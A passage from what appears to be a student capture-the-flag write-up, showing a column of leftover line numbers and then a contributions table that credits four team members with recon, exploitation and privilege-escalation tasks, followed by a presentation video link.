                     1503
                     1504
                     1505
                     1506
                     1507
                     1508
                     1509
                     1510
                     1511
                     1512
                     1513
                     1514
                     1515
                     1516
                     1517
                     1518
                     1519
                     1520
                     1521
                     1522
                     1523
                     1524
                     1525
                     1526
                     1527
                     1528
                     1529
                     1530
                     1531
                     1532
                     1533
                     1534
                     1535
                     1536
                     1537
                     1538
                     1539
                     1540
                     1541
                     1542
                     1543
                     1544
                     1545
                     1546
                     1547
                     1548
                     1549
                     1550
                     1551
                     1552
                     1553
                     1554
                     1555
                     1556
                     1557
                     1558
                     1559
                     1560
                     1561
                     1562
                     1563
                     1564
                     1565
                     1566
                     1567
                     1568
                     1569
                     1570
                     1571
                     1572
                     1573
                     1574
                     1575
                     1576
                     1577
                     1578
                     1579
                     1580
                     1581
                     1582
                     1583
                     1584
                     1585
                     1586
                     1587
                     1588
                     1589
                     1590
                     1591
                     1592
                     1593
                     1594
                     1595
                     1596
                     1597
                     1598
                     1599
                     1600
                     1601
                     1602
                     1603
                     1604
                     1605
                     1606
                     1607
                     1608
                     1609
                     1610
                     1611
                     1612
                     1613
                     1614
                     1615
                     1616
                     1617
                     1618
                     1619
                     1620
                     1621
                     1622
                     1623
                     1624
                     1625
                     1626
                     1627
                     1628
                     1629
                     1630
                     1631
                     1632
                     1633
                     1634
                     1635
                     1636
                     1637
                     1638
                     1639
                     1640
                     1641
                     1642
                     1643
                     1644
                     1645
                     1646
                     1647
                     1648
                     1649
                     1650
                     1651
                     1652
                     1653
                     1654
                     1655
                     1656
                     1657
                     1658
                     1659
                     1660
                     1661
                     1662
                     1663
                     1664
                     1665
                     16
```

## Contributions:

ID	Name	Contribution	Signatures
1211102976	Lee Le Xuan	<ul style="list-style-type: none"> <li>-Did the recon and enumeration</li> <li>-Did the privilege escalation</li> <li>-Worked on write-up and presentation slides</li> <li>-Edited the presentation video</li> <li>-Got the user flag and root flag</li> </ul>	<i>Lexuan</i>
1211103182	Ester Ong Xiang Lin	<ul style="list-style-type: none"> <li>-Did the recon and enumeration</li> <li>-Did the exploiting</li> <li>-Worked on write-up and presentation slides</li> <li>-Edited the presentation video</li> <li>-Got the user flag and root flag</li> </ul>	<i>Ester</i>
1211102020	Jackter Un Chia Te	<ul style="list-style-type: none"> <li>-Did the initial foothold</li> <li>-Did the exploiting</li> <li>-Worked on write-up and presentation slides</li> <li>-Edited the presentation video</li> <li>-Get the user flag and root flag</li> </ul>	<i>Jackter</i>
1211102575	Pang Ding Yuan	<ul style="list-style-type: none"> <li>-Did the initial foothold</li> <li>-Did the privilege escalation</li> <li>-Worked on write-up and presentation slides</li> <li>-Edited and combine the videos that all members have edited</li> <li>-Got the user flag and root flag</li> </ul>	<i>Pang</i>

VIDEO LINK: [https://youtu.be/g8ODi7mr\\_jM](https://youtu.be/g8ODi7mr_jM)